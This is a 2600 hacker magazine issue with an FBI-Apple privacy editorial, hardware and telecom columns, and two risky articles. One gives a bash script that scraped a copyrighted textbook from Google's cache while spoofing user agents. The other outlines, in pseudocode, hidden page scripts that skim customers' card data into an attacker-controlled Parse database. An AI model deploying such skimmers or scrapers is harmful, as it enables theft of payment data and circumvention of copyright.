

**Volume Thirty-Three, Number One!**

Spring 2016, \$6.95 US, \$8.95 CAN

# 2600

**The Hacker Quarterly**





# Global Payphones



**Italy.** We don't often see banks of payphones anymore, but this one found in an alley in Venice is well worth remembering.

*Photo by Michael Wagner*



**Israel.** Looks like we spoke too soon. This bank of phones, found in Tel Aviv's Central Bus Station, is even bigger.

*Photo by Nily Harel*



**France.** Seen at Charles de Gaulle Airport in Paris, this model comes complete with an incoming phone number!

*Photo by SuperD*



**Turkey.** Discovered in the backstreets of a cool neighborhood in Istanbul, this phone (and certainly the booth) looks like it's been through a great deal over the years.

*Photo by J.D.*

Got foreign payphone photos for us? Email them to [payphones@2600.com](mailto:payphones@2600.com). Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)




# HYPOTHESES

|  |    |
|--|----|
| The Powers That Want to Be                   | 4  |
| Scraping for Cache, or It's Not Piracy       |    |
| If You Left It Out in the Open               | 6  |
| Hacking Using Parse Database Injection       | 8  |
| Hardware Hacking - Protecting Dev' Board     |    |
| I/O by Hacking an Alarm Panel                | 10 |
| TELECOM INFORMER                             | 13 |
| My President Twitter Bot Experiment          | 15 |
| Defense Against the Black Arts of Forensics  | 16 |
| A Plan 9 Primer                              | 17 |
| Chesslin                                     | 19 |
| Exploiting HTML - Making Your Browser        |    |
| a Vegetable                                  | 22 |
| Exif Location Recon with Python              | 24 |
| HACKER PERSPECTIVE                           | 26 |
| Eleventh Graders and Nuclear Bombs           | 29 |
| Which Do We Prefer: Neanderthals or Hackers? | 30 |
| One Little Pig                               | 31 |
| Password and Mobility Security:              |    |
| Something Needs to Be Done                   | 32 |
| LETTERS                                      | 34 |
| Another Solution to the USBKill.py Problem   | 48 |
| Software Validation                          | 50 |
| EFFECTING DIGITAL FREEDOM                    | 52 |
| Reconnaissance at Spa World                  | 54 |
| My Local weather Observations                | 56 |
| Fiction: The Bee in Van Pelt Park            | 57 |
| HACKER HAPPENINGS                            | 61 |
| MARKETPLACE                                  | 62 |
| MEETINGS                                     | 66 |



# THE POWERS THAT WANT TO BE



There is nothing new here.

For as long as they've existed, governments have wanted more information and intelligence on what their citizens are up to. There likely will never be a government that *isn't* fixated on this, even if they don't start off that way. It's an inevitable side effect of power, one that exists in corporate structures as well. And as long as we remember this, we should be able to deal with it in a variety of creative ways. But we all too often forget this danger of authority, especially in times of crisis or *perceived* crisis.

That is what we saw back in February when the FBI came to Apple with a seemingly strange request. In order to gain access to the phone of a deceased mass shooter, they would need the company to manufacture code to basically get around its own security, specifically that which would wipe the data off the phone after a certain number of invalid password attempts were entered. Apple, to its credit, challenged this request and has since been mischaracterized as aiding and abetting criminals, terrorists, etc. Par for the course for those who don't leap up to play ball.

Now it's one thing when the NSA spies on everybody and spends all of its time trying to crack our encryption. Sure, it's a betrayal and it goes against everything that our country stands for, but it's pretty much the kind of thing we've always expected them to do. Looking back at our own publication from as far back as the 1980s reveals that very suspicion from many of our readers and writers. But what we have with the Apple case is something very different. Here we see a company being expected ("asked" is just too weak a word) to bypass its own security to help in an investigation. Laughably, they were told that this would only be used one time and wouldn't become a

routine method of gaining access to any phone the feds felt like investigating. When has a tool ever been invented and then immediately destroyed? Everyone knows that once in place, it would always be in place. And even if it were completely wiped out of existence after being used this one time, the *precedence* would be in place, meaning that another request would mandate the tool be reinvented. A bit slower, perhaps, but just as destructive to our privacy and Apple's reputation.

That is why this fight is so important. We doubt anyone would have a problem handing over a PIN or password that would help in the investigation of someone who obviously was up to no good. If there is a hint of coconspirators somewhere, that certainly should be investigated. But to do this in the way the government desires is the equivalent of kicking in everyone's doors to investigate a single criminal. Better analogies might be expecting homeowners to hand over copies of their house keys or all of us to make a list of our passwords so investigators can have a look around whenever they felt the need to. Subverting their own code is the digital equivalent of this for Apple. And the fact that we're even having this dialogue is worrisome in many ways.

First off, how many companies have received similar requests without challenging them? How hard would it be for governments to demand such access and also forbid the recipient from disclosing the requests? We've already seen this happen on the transactional level with national security letters (NSLs), but this scenario takes that a step further with the expectation that companies will not only turn over information, but also construct the means that allow this to happen in the first place. And what assurance do we have that some other government, or even another agency within



the *same* government, won't make additional or even more intrusive requests?

The best case scenario would have occurred if Apple were able to say with assurance that they couldn't fulfill this request because it simply wasn't possible. But that's not what happened. Apple said that it was indeed doable but would violate its trust with its customers and basically destroy its own security. In other words, Apple engineers here or anywhere in the world might have already succeeded in doing this. We're told they didn't, but that requires us to trust what we're being told without any real evidence to the contrary. That's a problem.

One could make the argument that since we know Apple's security can be thwarted by their own engineers, that it's as good as cracked already and they might as well just humor the authorities. Of course, that greatly devalues the millions of devices out there that are supposedly protected. But how secure are they really since we now know they can be subverted by people with the right amount of access?

The answer, obviously, is to have technology in place where companies don't control the security more than the actual users - unfortunately still something of a rarity. If, for example, you send someone a PGP-encrypted message, the government can't just go to an Internet Service Provider and demand that they decrypt it. The provider simply can't do this because only the user has access to their private key and only they know the passcode. Of course, the user can do something stupid by storing their private key publicly and having the passcode kept in a file called "PGP-passcode" in an account that authorities can access. But that puts the onus entirely on the end user. If they take the right steps, they will be secure from prying eyes. It doesn't preclude the NSA and their ilk from turning their attention to cracking this code, but it gives the user as good a chance as any against this sort of thing. And this is something we all should expect as a basic right; just because there are criminals in our midst does not mean we should give up any of our own privacy.

Part of the myth that gets floated in situations like this is that authorities are being crippled by technology in their struggle to track down the bad guys. Encryption, anonymity, rapid transfers of data - they all keep criminals ahead of the law. This is, for the most part, utter nonsense. Consider how technology has

changed over recent years and decades. We have devices that track our every movement on street corners, in our vehicles, and even in our pockets. Often we willingly embrace these intrusions as marvels and conveniences. Other times we don't even know they're there. There are gadgets in our homes that listen and watch, reporting everything from our physical motions to the television channels we watch to the room temperature we choose. It's estimated that the average person is on camera around 75 times a day and as high as 300 times a day in cities like London. License plates can be scanned at a rate of thousands per minute which keeps a pretty good record of who's in what part of town. Add social media to the mix and you'll quickly see how much of our lives is open to scrutiny and analysis.

Police and investigators will always claim that being shut out of one source of information makes it impossible for them to do their job. But it wasn't that long ago that none of the above conveniences were available to them and yet they still managed. Yes, there are challenges to law enforcement that technology presents, but these are offset by advantages that make their job easier. If they could read our brain waves and know our every thought, they would object strenuously to losing that ability, saying that there would be no way to stop crime without it. It's simply not true.

The Apple case should serve as a warning to any of us who truly value our privacy. The information we store on our phones is not as secure as we might think, either due to technological weakness or the force of authority. Until we are confident that the security we employ to protect the data on our phones is strong and ultimately under *our* control and not that of a large company somewhere, we must assume that anything we store could fall into the wrong hands. That includes pictures, texts, contacts, access gained through any apps, plus a whole lot more. Consider also that most people opt to back up their phone's data to the cloud so that it doesn't get lost if the phone does, which is smart on one level but opening up yet more vulnerabilities on another. We would be wise not to store the entirety of our lives on these or any insecure devices, even if we feel we have "nothing to hide." We all value our privacy and that's one thing technology can help to strengthen as long as we make it a priority.



# Scraping for Cache, or It's Not Piracy If You Left It Out in the Open

by Charlton Trezevant  
ct@ctis.me

As a student, I love to have digital copies of my textbooks available. Ease of reference, portability, and minimal back strain are three reasons why finding digital copies of my books are hugely important to me. Therefore, I'm understandably annoyed when textbooks, especially ones that are several years old, can't be found online, or are available in online stores at exorbitant prices. Absolute madness!

A recent example of this heinous lack of electronic books would be my APUSH textbook. It isn't terribly old. In fact, it was published in 2012, and an online edition is available from McGraw Hill. In theory, an online edition should mean the end of my accessibility problem (and back pain). However, in order to access the online edition, I'd need an access code from my school, something that they had not and could not provide to me. With all legitimate means of digital access exhausted, I would have to resort to other methods of enabling my laziness....

## Enter Google


As Google's web spiders crawl the web, they not only index web pages, but they also cache copies of pages, usually for a month or so, during which Google will host its own copy of the resource. In practice, this means that there's often a good chance that content on the web that has been deleted by a site owner is retrievable, so long as it has been indexed by Google. In fact, there are several organizations that exist to do exactly this sort of thing, most notably [archive.org](http://archive.org), though Google is usually better about getting into the smaller cracks and crevices of the Internet where my books are more likely to be stored.

## Research

To start off my search, I looked for exact strings taken out of my textbook, which usually leads to a PDF scan of a section that's clear enough for Google to run OCR. What I found, however, was something much, much

better: Google had indexed pages directly from McGraw Hill's development servers, with cached copies that spanned the entire book!

And not only my APUSH textbook, but many, many others as well:



A few quick observations for each URL led me to a way to programmatically download the book:

- Each URL followed the same format, `http://dev6.mhhe.com/text/flowdev/genhtml/<ISBN>/<chapter>.<section>.htm`
- Cached versions of web pages could be easily retrieved from Google with the following URI format: `https://webcache.googleusercontent.com/search?q=cache:<full URL of resource>`.
- My book has no more than 32 chapters, with no more than seven sections per chapter, which means there are 224 pages to potentially retrieve in total.

## The Script

That said, I whipped up the following script, which, though simple, was able to completely retrieve my textbook from Google's cache and compile all of the downloaded HTML files into a single PDF:



```

echo "Downloading book..."

# Initialize total downloaded count.
DLT=0

echo "Creating downloads directory (./apush-dl)"
# Create downloads directory and redirect stderr to /dev/null (in case
➤ the directory already exists).
mkdir ./apush-dl/ 2>/dev/null

# There are 32 chapters.
for CHAP in {1..32}; do
    # There are never more than 7 sections per chapter.
    for SECT in {1..7}; do
        # We want to test whether the file is available first
        ➤ before attempting to download, so we grab the HTTP response code first.
        # We also randomize the useragent somewhat in order to
        ➤ appear less like a script.
        RESCODE="$(curl -o /dev/null --silent --head --write-out
        ➤ '%{http_code}' "https://webcache.googleusercontent.com/search?q=cache
        ➤ :dev6.mhhe.com/textflowdev/genhtml/0077379578/$CHAP.$SECT.htm" -A
        ➤ "Mozilla/5.0 (Linux; U; Android 4.2.2; en-us; AppleWebKit/$SECT$CHAP
        ➤ ./$CHAP (KHTML, like Gecko) Version/$SECT$SECT Mobile Safari/
        ➤ $SECT$CHAP$SECT.$CHAP$CHAP $CHAP-$SECT)")"
        echo "Downloading Chapter $CHAP Section $SECT:"
        # Make sure we get a 200 response before downloading.
        if [[ $RESCODE == "200" ]]; then
            # And download the page (once again, ensuring
            ➤ that the UA appears somewhat unique).
            curl --progress-bar -o "./apush-dl/$CHAP.$SECT.
            ➤ html" "https://webcache.googleusercontent.com/search?q=cache:dev6.mhhe
            ➤ .com/textflowdev/genhtml/0077379578/$CHAP.$SECT.htm" -A "Mozilla/5.0
            ➤ (Linux; U; Android 4.2.2; en-us; AppleWebKit/$SECT.$CHAP (KHTML, like
            ➤ Gecko) Version/$SECT$SECT Mobile Safari/$SECT$CHAP$SECT.$CHAP
            ➤ $CHAP $CHAP-$SECT"

            # Increment total downloaded by 1.
            DLT=$((DLT+1))
        else
            # Otherwise, display an error. 302 usually means
            ➤ that Google has begin blocking requests.
            echo "Got an error! Code: $RESCODE"
        fi
    done
done

# Delete any files containing the string "Error 404", which would be
➤ unique to Google's error pages.
echo "Deleting 404 files..."
find ./apush-dl/ -type f -exec egrep -l 'Error 404' {} \; | xargs
➤ rm -v -f

# Append CSS to each file to hide the annoying Google Cache info banner.
echo "Hiding cache info banner..."
for file in ./apush-dl/*.html; do echo "<style>#google-cache-hdr{display:
➤ none!important}</style>">"$file"; done

echo -e "Downloaded $DLT pages in total. \n"

# Compile all HTML files into a single PDF for ease of use and transport.
# Load no images, as the src files are not available from the original
➤ dev servers.
# This depends on the wonderful wkhtmltopdf utility, from
➤ http://wkhtmltopdf.org/.
read -p "Create PDF of book? (requires wkhtmltopdf) " -n 1 -r
echo -e "\n"
if [[ $REPLY =~ ^[Yy]$ ]]

```



```

then
    echo "Compiling PDF..."
    wkhtmltopdf --no-images
➡ `find ./apush-dl/* | sort -n |
➡ grep html` apush_book.pdf
fi

echo "All done!"

```

Which left me with a complete, text-only copy of my book! Excellent!

Note: The book has since been removed from Google's cache, rendering the script unusable in its current state.

### So, What Have We Learned?

As a company dealing in an industry where piracy is a major concern, McGraw Hill should take extra precaution to ensure that all of its content, especially content that they're keen to

monetize, is kept strictly under their control. This means securing any channel where this content could be exposed, which, in this case, was their dev servers. Even when a resource is deleted from a site, there are usually cached copies available *somewhere*, and once it's out on the web, it's out of your control.

Another thing that webmasters can gather from this is that all web content you host, even content hidden under several layers of obfuscation, may as well be considered wide open to the web unless some kind of authentication is implemented. If it exists on your server, accessible to anyone, then anyone will access it.

With the above in mind, I hope that you've learned something about keeping your content - and channels that lead to your content - in check and under your control.

Happy hacking!

# Hacking Using Parse Database Injection

by Evan D'Elia

This new form of hacking was discovered through Blackbaud website management software. However, this method for hacking into a website's client base could be adapted to many other platforms. The basic idea behind this method of hacking is to place a part or piece of code on a web page that is hidden from the user and is difficult for the admin to detect. This piece of code will be triggered when the user performs some action such as scrolling over a piece of text or clicking a button on the page. Once the code is triggered, the information from any relevant text boxes is grabbed and stored in a parse database that is owned by the hacker. The hacker can then access their own parse database, which may contain information such as names of buyers or clients and their phone numbers or credit card information.

There are benefits and pitfalls of hacking using this method, as will be further discussed.

### Advantages

The first benefit of hacking with this method is that it requires very little effort on the part of the hacker. For my implementation of the code, I used a fair amount of HTML and Javascript. The amount of code that needs to be written will vary from website to website depending on how well secured each website is. During my first attempt at this method, I used the following pseudo code:

```

$("#buttonId").onclick(function({
    Create new parse object
    Save parse object in database
});

```

The methods for creating the parse object and saving the parse object were also stored on the page by simply defining them in <script> tags hidden similarly on the web page. As you can



see, writing the code for the function itself is not very difficult. In addition, this code will always be called when the button with “#buttonId” is clicked, so the hacker can leave this code on a web page and forget about it while it performs its function on its own. The parse API is simple to use as well and allows hackers to see the data collected at any time from any computer with an Internet connection. This method of hacking is also nice because it does not raise any alarms with the admin. If hidden properly, this piece of code should go unnoticed for a long amount of time. Another advantage of using parse is that you can easily modify database tables to include more columns. Therefore, your database can be modular and change with the website you are trying to hack if the admin adds anything to their page. These benefits make parse database injection a great method for hacking for those on the inside of companies who have easy access to a website’s code. You may be asking what the purpose of such an attack would be if you already have access to a website’s code. More often than not, a company will have several programmers working for them to secure or modify their eCommerce website. For security purposes, most smart web admins will create code on their eCommerce pages so that functions like the one above cannot be bound to other parts or tags on the webpage. If such is the case, we can still pursue a parse database injection so long as we can add code to the final HTML output of the web page. In cases such as this when we cannot bind our main method to a tag on the page, we can simply create a hidden element - or one that is extremely difficult to find - somewhere on the page. The pseudo code for such a situation may look like the following:

```
<script>
myMethod() {
  Method for creating and saving
  ➤ the parse object
}
</script>
Initialize access to parse data
➤ base using parse API
<div id="myHiddenTag">.....
➤ <div>
$( "#myHiddenTag" ).onhover (
➤ function ({
    myMethod().then(function ({
      console.log("Everything
➤ is fine");
    });
  });
});
```

In the pseudo code above, a hidden element is created using only periods (which may be colored specifically to look like the background of a web page) and, whenever someone hovers over this element, their information is saved into our own parse database which we initialize using the parse Javascript key and database key (as explained in the parse API). Additionally, a message is logged to the console to say that “everything is fine” just in case the user is code savvy enough to inspect the page. Although this method of hacking is simple and reliable, there are a few downsides to using it which one should be aware of before implementation.

### Disadvantages

When initializing your parse database, you must use your own Javascript key and database key. It is possible to obfuscate this code so that users cannot see the keys, but you may have trouble or may not be able to hide the keys from the admin. If the admin has his or her own parse account, this may allow them access to the database, thereby shutting down efforts to hack their web page. However, the admin will still not have access to your other parse databases or your parse account. They will only be able to see the particular database you have hidden on their site and only if they themselves have their own parse account. The second downside to using this hacking method is the issue of access. As stated earlier, this attack is most easily performed if you have access to whatever software or code someone is using to manage their website.

### Conclusion

In conclusion, this method of hacking is easy to implement, is lightweight, and is a great way to introduce oneself to the world of cyber security. Knowing this method, one should protect their own web pages by first always being aware of the code on their pages. It is important to always revisit your code to make sure new bugs have not arisen and that everything is how you left it. Keeping a website’s code unchanged for too long is bad practice both from a technical aspect and a design aspect. Second, one should make sure that functions cannot be added to buttons or other tags once the page is loaded in order to make it more difficult for hackers to implement this method. I do not condone the use of this method for any illegal or other reprehensible purposes. I hope that this method of hacking is educational for those of you who wish to learn more about web security.





# HARDWARE HACKING - PROTECTING DEV' BOARD I/O BY HACKING AN ALARM PANEL

by Sarlaccii

A previous 2600 article discussed the popularity of dev' boards (Raspberry Pi, Atmel Xplained Pro, Beagleboard, Arduino, etc.) for delving into the world of hardware hacking.<sup>1</sup> Odds are you will have come across one of these dev' boards yourself in a device that makes use of one, or perhaps you've started to do some development of your own. In the latter case, one of the immediate issues you will come across is how exactly to interface with the outside world, in a way that does not destroy your new device.<sup>2</sup> This article explores some of the basic methods for interfacing such digital and analog I/O (input/output) ports with external signals, and details a cost-effective hack using *any* alarm panel for obtaining suitable protection without costly PCB layouts. Please note that the descriptions are kept simple on purpose, and are not intended to be exhaustive or mathematically complete... this is not a university text book, just a hacking treatise to spark the mind.

Most dev' boards consist of an MCU (microcontroller unit, aka "uC") that has the majority of its ports run out directly to nice "Berg-pin" headers. These are standard 2.54 mm spaced pin headers, made famous by the likes of Molex, but used and cloned by everyone. Some of the clones feature 2.5 mm (metric) spaced pins. Either way, you source the matching receptacles from your local electronics store, often using the press-fit socket type that takes a ribbon cable, and you are set to go with connecting your dev' board to outside signals. The problem, however, is that you have to be careful, as the pins of the MCU generally run straight to the breakout header, as mentioned above, and thus do not

include any form of protection or signal conditioning. This keeps them as generic as possible, but at the cost of immediate application.

The need for protection, in layman's terms, comes about because of two issues. One is voltage breakdown. The other is overheating.

Regarding voltage breakdown, an MCU is rated to withstand a specific voltage on each pin. This is usually pegged to some sort of percentage (say five percent) above the MCU's power supply voltage (5V or 3.3V being common). Incidentally, the place to find this limit is in the MCU's data sheet, which will be available from the manufacturer's website using the part number of the MCU. It's a treasure-trove of information, and the electrical limits section is worth reading, even if the rest is TLDR! Any signal that exceeds this maximum voltage may permanently damage the port pin by breaking down the junctions and insulation within the MCU silicon die. Once this happens, that pin, and perhaps the entire MCU, is junk.

The second issue relates to the amount of current that an MCU's pins can source or sink. Ohm's Law governs the interactions of voltage (V), current (I), and resistance (R):  $V=I \cdot R$ . Resistance effectively represents the heating effect a certain current flow has through a conductor at a specified voltage. It's a linear relationship in its simplest form, ignoring the complications of "reactance." For now, it's good enough to know that you need sufficient resistance in the path to prevent your MCU from internal overheating, owing to a current flow that is too high. As with voltage, the MCU's data sheet will tell you what the limits are.



So, how do we actually prevent an external signal from causing either over-voltage or over-current damage to our port pins (i.e., how do we add resistance)?

R1

pin <----WWW----> external signal

**Figure 1: Simple in-line, or “series” resistor (R1) to protect an input/output**

In Figure 1, a resistor R1 is placed in series with the external signal and port pin. This limits the amount of current that can flow, as well as the voltage at the pin. A value of 1k is generally good enough for external devices that need some current to work (like an output to an LED), or 10k for signals that are low current (like CMOS devices). In the latter case, you may be talking from your MCU via a serial pin to a modern TTL-to-RS232 converter that takes your MCU's 5V digital I/O and boosts it to +/-12V for sending to a PC port on a computer. The IC used to do this translation, for example, might be a MAX232 that has high resistance ports. These ports do not draw much in the way of current (in the order of nanoamperes) and as such a high resistance like 10k will not affect the signal (leaving aside all the complicated electronics etc.).

Check out “digital protection,” “MCU protection,” and “analog input protection” and others on the Internet for more detailed information.<sup>2,4</sup>

The next issue, however, is finding a way to protect all the ports that you wish to use. If it's only one pin you're using, then you can make do with a few needful, leaded, components twisted together. But if you wish to do a whole lot of things, you might consider making your own interface board with numerous components on it to protect a variety of pins. A cheap way could be to use something like stripboard (e.g., Veroboard) to make up what you need using leaded components. But again, you then have to figure out what you need and how to wire it up. You might also consider doing your own PCB (printed circuit board) layout, but that requires even more of a learning curve to master the PCB layout program, components, and again the wiring... and also costs anything from \$150 to \$300 to get it made.

My hack is to go out and find a security shop or, even better, a security installation company. From either you obtain an “intruder alarm

panel,” for example, a Paradox 5050, DSC 1632, Texecom Veritas/Premier, or IDS 805 unit - the list is long. The older types of panel (which you may well get for free from the installation company as swap-outs from upgraded systems!) are better, as the components used on the board will hopefully be older technology, and thus bigger (0805 or 1206 surface mount technology (SMT), or even leaded components). Bigger components are easier to play with, since the trend to 0603 or smaller components with most electronics means that components are so small they are hard to see, let alone work with using tweezers and a soldering iron.

A standard alarm panel does quite a few things, many of which require the very type of interfacing components discussed above. These panels also come with very detailed installer manuals, available on the Internet, that detail the operation of the various features and their associated terminal blocks. This aids the hacking process by removing the fog of war that would otherwise obscure the function of each particular terminal on the panel.

Firstly, there are zone input terminals, which generally use a resistor divider to measure for zone triggers from connected sensors, as shown in Figure 2 above. An external 3k3 resistor divides the supply voltage [ $3.3/(3.3+5.6)*5=1.85V$ ], which is then fed to an ADC on the main MCU. This allows the connection of other resistors to detect different events. These zone inputs can be used to protect both digital I/O and ADC inputs.

Secondly, the panel will have some programmable outputs. These may use relays, or simply switch transistors. The use of transistors, even a low current type like the very common BC817, is helpful to our cause, as a dev' board's output can easily drive the transistor which can then be used to drive a larger load (that draws more current). This is exactly what the outputs do for the alarm panel in the case of driving a relay onboard, or similar load externally, so again it saves a lot of fiddling to simply take over the circuits for our own purpose.

Thirdly, a siren output will be present on the PCB. The good old fashioned way of driving a siren is simply via a large relay on the PCB (assuming an active siren, the most common type). The drive circuit from the MCU on the alarm panel will include a transistor to step up the power applied to the relay coil, as well as the important reverse EMF protection across the relay coil. If this protection isn't present, then

often an attempt to turn the relay on will work once, but never again after power is removed that first time. This is owing to a “starter-motor” effect (reverse EMF) that occurs on any magnetic coil. Instead of trying to figure it all out, a simple solution is to use the siren relay as is. Read the side of the relay, near where the siren connects. It’ll generally be a smallish square plastic box... with writing on to give the part number and perhaps a few vital statistics, like drive voltage (12V) and the switching ability (1A at 12V, 0.2A at 125VAC etc.). This will tell you about what sort of power you will be able to feed through the relay, like driving an LED versus switching a mains-supplied light.

Fourthly, the panel will include a few extra power terminals for peripheral sensors. These make life much easier for our dev’ board hacking, as we now have a bunch of lovely terminals to connect all the extra electronics to, as well as providing power for our dev’ board itself. It’s common to find 12V and GND (0V) terminals, with perhaps high current “TX” outputs, for connecting current-hungry radio transmitters. These are usually good to carry a few amperes at 12Vdc. Also present on the PCB will be ancillary power supplies for the MCU. Use a multimeter (voltage measuring device) to trace the power lines from the regulators and/or switch mode power supplies. These can be useful for powering our dev’ board directly, or other sensors, as the power supplies will be properly regulated with noise immunity already designed in.

The last nice feature to take advantage of, fifthly, is the fact that most alarm panels come with battery backup. Check the manual for details, but in almost all the cases you will find two battery leads, with a red and black cable, sticking off the alarm PCB near the power terminals. These most often clip onto a 12V, 7Ah, sealed, lead acid battery (aka “alarm battery” or “alarm gel-cell”) that is charged automatically from the alarm panel’s onboard power supply. Nice! Connecting a suitable battery will give your dev’ board access to uninterrupted power, good for hours depending on what you draw off the battery. A simplistic calculation is to say that if you have a 7Ah battery, that means you can draw 1A for seven hours, or 7A for one hour, etc. The curve is not exactly linear, but that’s good enough for a rough indication of how long the backup will last. If you require better estimates, then go online and look at the calculations available for commercial UPS systems.

You’ll get a good idea from there.

The next step is to read off the part number of the existing MCU on the alarm panel PCB so that you can look up its data sheet on the Internet. There you will find a pin map for all the pins on the device, which will help you identify what track is connected to where. For example, the pin map will show you the Vcc (positive power) pins, and Vdd/GND (negative power) pins. It’ll also show you the I/O pins, allowing you to trace them to the zone inputs and programmable output transistors.

Read through the data sheet and trace all the lines from the MCU pins that match the functionality you need, like the line to that very useful driver circuit for the siren output relay. Then cut the existing MCU loose from the PCB. Use a sharp box-cutter or blade, pressing on the little pins up against the side of the plastic die. Crunch through the pins till the die pops free. If the MCU is old enough to be leaded, then you may only need to just pop it free of its IC holder. Either way, clean off the leftover pins using your soldering iron if required, and there you have access to the very PCB traces that carried the previous MCU’s signals! You can now simply solder on a wire to the trace that you want to use, and then run the wire back to your dev’ board’s header. Run all the wires you need, benefiting from the already present protective circuits.

One caveat, of course, is to ensure that you trace each line from MCU to terminal block, to discover exactly what the existing circuit looks like! They are all subtly different, and may need a little simple modification to suit your needs, for example, removing a resistor to allow digital reads instead of using an ADC pin and so forth. However, hacking some protection for your dev’ board is so much easier now, as you have existing pads, copper layers, power, and tracks to work with!

Happy alarm panel hacking!


<sup>1</sup> 2600 - Winter 2012-2013

<sup>2</sup> “10 Ways to Destroy an Arduino” - *Rugged Circuits* <http://www.ruggedcircuits.com/10-ways-to-destroy-an-arduino/>


<sup>3</sup> “Arduino Protection: How to Make Sure Your Project Won’t Kill Your Arduino” - *Tinker Hobby* <http://www.tinkerhobby.com/arduino-protection/>

<sup>4</sup> “Microcontroller Interfacing” <http://cq.cx/interface.pl>





# TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! It's actually not a Central Office this time. I'm in Muscle Shoals, Alabama, with the sun beating down on my head. I'm entirely out of my element. The cool, 65-degree temperatures of the Central Office in the Pacific Northwest, where the clouds cloak the sun and blast-resistant steel-reinforced walls cloak the rest, are a long way away. I am learning to splice fiber, and if I'm out of my element with the climate, the training isn't much of an improvement. I have a week to learn enough to pass an exam, and if I don't I'll be fired. No pressure.

Since becoming a manager, my life has become a lot different, and one of the things that has changed is being on the other side of the union-management relationship. Periodically, as a union worker (before earning my first retirement - I'm drawing a pension in addition to my current salary), management and the union would fail to agree on a contract. We'd go on strike and the union would give us strike pay from their war chest. It wasn't as much as my salary, but I read the union newsletter, knew when each of our contracts was up, and saved enough to weather a strike (others who planned less carefully would inevitably grouse about falling short of obligations). In the meantime, hapless managers would attempt to do our jobs, mostly causing more problems than they solved. Eventually, after a couple of weeks, the union and management would come to an agreement. Inevitably, this would include back pay so I saw going on strike as a bonus. I'd get a couple of extra weeks of paid vacation, plus extra pay from the union while we were out on strike.

Of course, this came at a cost. Management was - to put it kindly - inept when it came to running my Central Office. For months after each strike, I'd be cleaning up messes that

were left behind. These came in various forms. Usually, things would be done completely by the book and documented per company standard. However, this was a big problem when the wrong procedure was performed! Additionally, there are different versions of "by the book." My Central Office was relatively new, having been originally constructed in the early 1960s. However, many Central Offices were constructed around the turn of the 20th century, or even earlier. Most things done to code (and according to company procedures then in effect) were considered "grandfathered" if left untouched. Most Central Office managers have things that they go out of their way not to touch for this reason. Make a single change in a key area? That triggers a new inspection. And new inspections have a way of generating a ton of new work as remediation is demanded. Sitting on the management side now, it's hard for me to see any normal circumstance under which a labor dispute would be worth the cost. If the hidden costs of a strike were added up, upper management would be flooded.

However, such decisions as these are well above my pay grade. And - in my view - they are emotionally driven anyway. Labor leaders *want* to strike. This is where they become visible, and justify union dues to their membership. And strikes are raucous and visible indeed. It's not unusual for union members to follow management workers around on service calls, videotaping them and posting the whole thing (often including some absolutely hilarious screw-ups) on YouTube. And management, for its part, often puts reason aside and negotiates emotionally. This is a recipe for disaster. In my view, strikes are far worse for the company than they are for the unions or its members; the company just isn't negotiating from a position of strength. At the end of the day, people make the

network run, and it becomes quickly apparent every time there is a strike that these people are actually necessary.

Nevertheless, I'm here in Alabama learning fiber splicing. Once every four years, the company requires me to report for training. The computer picked my job. Although I have decades of experience running Central Offices and am usually the person other switch techs call for advice, I won't be filling in as a switch technician in the event of a labor dispute. Oh, no. That would *make sense*. Instead, after filling out a computerized aptitude test which is used in the selection and assignment process, the computer decided that I'm perfectly suited to fiber splicing. I contacted HR, assuming there might have been a mistake, and was quickly shut down. "You're lucky we don't have you out climbing poles," said Sally, my HR representative. I decided not to push my luck any further and, when my number was drawn, I was on a plane for Alabama.

My instructor Rick, unlike me, has already retired twice and is drawing two pensions (I'm supremely jealous). Now he's working 40 hours a week as an instructor, and is handsomely paid. Rick has worked for the company since it was the Bell System, and has worked with fiber optics since the company's first network was built in the 1980s. He has truly seen it all, and I'm absolutely confident that he could deal with any situation that came up. Me? Not so much.

Rick is an ex-Marine, likes to start at exactly eight in the morning, and God help you if you're late. The first guy who walked in ten minutes late, holding a cup of coffee, never finished it. Rick actually had him on the ground doing push-ups! Given that failing to complete training is a firing offense, and it's entirely up to the instructor whether you completed training, there wasn't any argument. Nobody has been late to class since then.

Fiber splicing is the process of connecting fiber optic cables together. There are a variety of reasons to do this, but during a strike, fiber that gets spliced is usually fiber that has been broken. Sometimes it's due to sabotage (which seems to happen at an elevated rate during labor disputes), but emergency fiber

splicing calls usually involve errant backhoes or trains derailing (an astonishing amount of fiber optic cable runs in conduit alongside railroad tracks). It's an incredibly fussy and intricate process, for which eagle-eyed vision and a steady hand are a must. As a field, it has been compared to brain surgery and that's not far off. The work is typically performed in a specialized mobile laboratory custom-fitted for this purpose. I'm being trained in a lab that is in a converted 1980s motor home (it still has the kitchen), but newer labs are in vehicles that are more appropriately specialized for this purpose.

